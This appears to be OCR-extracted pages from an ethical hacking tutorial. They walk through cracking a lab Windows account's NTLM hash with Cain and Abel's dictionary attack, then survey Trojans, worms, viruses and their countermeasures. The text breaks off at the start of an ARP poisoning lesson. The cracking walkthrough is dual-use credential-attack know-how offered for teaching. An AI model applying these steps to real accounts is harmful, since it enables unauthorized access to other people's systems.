
In this practical scenario, we are going to **crack Windows account with a simple password**. **Windows uses NTLM hashes to encrypt passwords**. We will use the NTLM cracker tool in Cain and Abel to do that.

Cain and Abel cracker can be used to crack passwords using;

- Dictionary attack
- Brute force
- Cryptanalysis


We will use the dictionary attack in this example. You will need to download the dictionary attack wordlist here 10k-Most-Common.zip

For this demonstration, we have created an account called Accounts with the password qwerty on Windows 7.



Password cracking steps

- Open **Cain and Abel**, you will get the following main screen




LM & NTLM Hashes is selected

Cracker tab is selected


Hash Algorithms that can be cracked

- Make sure the cracker tab is selected as shown above
- Click on the Add button on the toolbar.



Click here

- The following dialog window will appear



Add NT Hashes from

● Import Hashes from local system

□ Include Password History Hashes


○ Import Hashes from a text file

○ Import Hashes from a SAM database

SAM Filename

Boot Key (HEX)


- The local user accounts will be displayed as follows. Note the results shown will be of the user accounts on your local machine.




User Name	LM Pas...	< 8	NT Pas...	LM Hash	NT Hash	challenge	Type
Accounts	* empty *	*		AAD3B435B514...	2D20D252A47...		LM &...
Administrator	* empty *	*	* empty *	AAD3B435B514...	31D6CFE0D16...		LM &...
arcgis	* empty *	*		AAD3B435B514...	C6E0000BB04...		LM &...
DAEMON	* empty *	*		AAD3B435B514...	C6E0000BB04...		LM &...
Guest	* empty *	*	* empty *	AAD3B435B514...	31D6CFE0D16...		LM &...

local user accounts. the NT password columns indicators whether the account has a password or not.

- Right click on the account you want to crack. For this tutorial, we will use Accounts as the user account.



- The following screen will appear




☑ Lowercase (PASSWORD - password)
☑ Uppercase (Password - PASSWORD)
☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)
☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
1 hashes of type NTLM loaded...
Press the Start button to begin dictionary attack
```

- Right click on the dictionary section and select Add to list menu as shown above


- Browse to the 10k most common.txt file that you just downloaded



☑ As Is (Password)
☑ Reverse (PASSWORD - DROWSSAP)
☑ Double (Pass - PassPass)
☑ Lowercase (PASSWORD - password)
☑ Uppercase (Password - PASSWORD)
☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)
☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
1 hashes of type NTLM loaded...
Press the Start button to begin dictionary attack
```

- Click on start button
- If the user used a simple password like qwerty, then you should be able to get the following results.



File	Position
C:\Users\DAEMON\Downloads\10k most common\10k ...	42

- ☑ As Is (Password)
- ☑ Reverse (PASSWORD - DROWSSAP)
- ☑ Double (Pass - PassPass)
- ☑ Lowercase (PASSWORD - password)
- ☑ Uppercase (Password - PASSWORD)
- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- ☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- ☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of 2D20D252A479F485CDF5E171D93985BF is qwerty
Attack stopped!
1 of 1 hashes cracked
```

- ***Note***: the time taken to crack the password depends on the password strength, complexity and processing power of your machine.
- If the password is not cracked using a dictionary attack, you can try brute force or cryptanalysis attacks.
- .

Worm, Virus & Trojan Horse: Ethical Hacking Tutorial

Some of the skills that hackers have are programming and computer networking skills. They often use these skills to gain access to systems. The objective of targeting an organization would be to steal sensitive data, disrupt business operations or physically damage computer controlled equipment. **Trojans,**

viruses, and worms can be used to achieve the above-stated objectives.

In this article, we will introduce you to some of the ways that hackers can use Trojans, viruses, and worms to compromise a computer system. We will also look at the countermeasures that can be used to protect against such activities.

Topics covered in this tutorial

- What is a Trojan?
- What is a worm?
- What is a virus?
- Trojans, viruses, and worms Countermeasures


What is a Trojan horse?

A Trojan horse is a program that allows the attack to control the user's computer from a remote location. The program is usually disguised as something that is useful to the user. Once the user has installed the program, it has the ability to install malicious payloads, create backdoors, install other unwanted applications that can be used to compromise the user's computer, etc.

The list below shows some of the activities that the attacker can perform using a Trojan horse.

- Use the user's computer as part of the Botnet when performing distributed denial of service attacks.
- Damage the user's computer (crashing, blue screen of death, etc.)
- **Stealing sensitive data** such as stored passwords, credit card information, etc.
- **Modifying files** on the user's computer
- **Electronic money theft** by performing unauthorized money transfer transactions
- **Log all the keys** that a user presses on the keyboard and sending the data to the attacker. This method is used to harvest user ids, passwords, and other sensitive data.
- Viewing the users' **screenshot**
- Downloading **browsing history data**

What is a worm?


Worm:Win32 Conficker
Computers within a network that have weak passwords and without latest security update/anti-virus softwares are infected with the worm.
Computers that have unsecured/open shared folders without latest security update/anti-virus softwares are infected with the worm.
Computer without a strong password, secured shared folder, latest security update or anti-virus software is infected with the worm.
Computer with strong password, secured shared folder, latest security update and anti-virus software is protected from the worm.

A worm is a malicious computer program that replicates itself usually over a computer network. An attacker may use a worm to accomplish the following tasks;

- **Install backdoors on the victim's computers**. The created backdoor may be used to create zombie computers that are used to send spam emails, perform distributed denial of service attacks, etc. the backdoors can also be exploited by other malware.
- Worms may also **slowdown the network by consuming the bandwidth** as they replicate.
- Install **harmful payload code** carried within the worm.

What is a Virus?

- A virus is a **computer program that attaches itself to legitimate programs and files without the user’s consent**. Viruses can consume computer resources such as memory and CPU time. The attacked programs and files are said to be “infected”. A computer virus may be used to;
    - Access private data such as user id and passwords
    - Display annoying messages to the user
    - Corrupt data in your computer
    - Log the user’s keystrokes

Computer viruses have been known to employ **social engineering techniques**. These techniques involve deceiving the users to open the files which appear to be normal files such as Word or Excel documents. Once the file is opened, the virus code is executed and does what it’s intended to do.

Trojans, Viruses, and Worms counter measures

- To protect against such attacks, an organization can use the following methods.
- A policy that prohibits users from downloading unnecessary files from the Internet such as spam email attachments, games, programs that claim to speed up downloads, etc.
- Anti-virus software must be installed on all user computers. The anti-virus software should be updated frequently, and scans must be performed at specified time intervals.
- Scan external storage devices on an isolated machine especially those that originate from outside the organization.
- Regular backups of critical data must be made and stored on preferably read-only media such as CDs and DVDs.
- Worms exploit vulnerabilities in the operating systems. Downloading operating system updates can help reduce the infection and replication of worms.
- Worms can also be avoided by scanning, all email attachments before downloading them.

Trojan, Virus, and Worm Differential Table

	Trojan	**Virus**	**Worm**
	Malicious program	Self replicating	

Definition	used to control a victim’s computer from a remote location.	program that attaches itself to other programs and files	Illegitimate programs that replicate themselves usually over the network
Purpose	Steal sensitive data, spy on the victim’s computer, etc.	Disrupt normal computer usage, corrupt user data, etc.	Install backdoors on victim’s computer, slow down the user’s network, etc.
Counter Measures	Use of anti-virus software, update patches for operating systems, security policy on usage of the internet and external storage media, etc.		

Learn ARP Poisoning with Examples

In this tutorial we will Learn -

- What is IP & Mac Address
- What is Address Resolution Protocol (ARP) Poisoning?
- Hacking Activity: Configure Static ARP in Windows

What is IP and MAC Addresses

